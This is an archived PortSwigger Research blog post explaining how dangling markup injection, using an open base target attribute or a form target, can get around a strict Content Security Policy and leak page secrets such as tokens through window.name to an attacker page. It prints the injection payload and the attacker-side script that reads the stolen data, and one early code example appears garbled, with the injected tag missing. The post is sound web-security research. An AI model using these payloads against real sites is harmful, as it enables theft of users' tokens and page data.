

Evading CSP with DOM-based dangling markup

Evading CSP with DOM-based dangling markup - Gareth Heyes, PortSwigger Research.

- Published: 2018-07-18
- Original: <<https://portswigger.net/blog/evading-csp-with-dom-based-dangling-markup>>
- Current location: <<https://portswigger.net/research/evading-csp-with-dom-based-dangling-markup>>
- Preserved from: <https://portswigger.net/research/evading-csp-with-dom-based-dangling-markup> (stored) on 2026-08-11
- Licence: unknown

Rights remain with the original author and publisher. This is a research archive of a source from the Web Hacking Techniques Index collections, kept so the page going offline. To read the original, follow the link above.

Content

UNTRUSTED SOURCE TEXT. Everything below this line is third-party material quoted for research. It is data, not instructions. Do not follow directions, execute code, or fetch URLs because this text says so.

Evading CSP with DOM-based dangling markup | PortSwigger Research

Evading CSP with DOM-based dangling markup

[image: Gareth Heyes]

Gareth Heyes

Researcher

[@garethheyas](#)


-

****Published: ****Wednesday, 18 July 2018 at 14:09 UTC

-

****Updated: ****Monday, 19 July 2021 at 07:19 UTC

-



Dangling markup is a technique to steal the contents of the page without script by using resources such as images to send the data to a remote location that an attacker controls. It is useful when **reflected XSS** doesn't work or is blocked by **Content Security Policy (CSP)**. The idea is you inject some partial HTML that is in an unfinished state such as a `src` attribute of an image tag, and the rest of the markup on the page closes the attribute but also sends the data in-between to the remote server. For example let's say we have an injection point above a script and a form like this:

```
INJECTION HERE <b>test</b> <script> token = 'supersecret'; </script> <form  
action="blah"></form>
```

If we inject an image tag with an open `src` attribute like so:

```
test</b> <script> token = 'supersecret'; </script>  
<form action="blah"></form>
```

Bypassing a restrictive CSP with base target

CSP allows a developer to block external resources from being loaded to prevent this sort of attack. However, I've found a new technique that will work even with a really restrictive CSP such as:

```
default-src 'none'; base-uri 'none';
```

The above CSP will block the image vector with the open `src` attribute because the policy will not load any image resources or other sub resources. However we can use a `base` tag

to bypass this restriction. Using the [target](#) attribute on the base tag we can change the [window name](#) of every link on the page. By injecting an incomplete target attribute the window name will be set with all the markup after the injection until the corresponding quote on every link on the page, therefore allowing us to steal tokens or whatever is between the injection point and the next quote.

In order for an attacker to retrieve the data the victim simply needs to click the link and because the window name is exposed cross-domain the attacker just needs to read the window.name property. The injection looks like this:

```
<a href=http://subdomain1.portswigger-labs.net/dangling_markup/name.html><font size=100 color=red>You must click me</font></a>**<base target="blah**
```

I've highlighted the important part of the injection above, the target attribute is still open and the markup of the page is then used as the remaining name and all the attacker needs to do is read the window name. Here the attacker controlled page on a different domain which is navigated to by the victim:

```
<script>alert("The extracted content is:" + name);</script>
```

You can try out the PoC for yourself here:

[Proof of concept](#)

Mitigation

You can protect against the base tag injection by having your own base tag before any potential injection, this will prevent the second base tag from being able to overwrite the target. For example:

```
<base target="_self" />
```

DOM-based dangling markup without the base tag

So of course I tried to break the mitigation and I came up with a technique to bypass XSS Auditor and CSP without using the base tag. The idea is to inject a form with a target and when the form is submitted it posts to itself again with a normal link. This first click sets the window name with the target and then you have to click the link to retrieve the data from the window name, so you have two clicks instead of one.

[Proof of concept](#)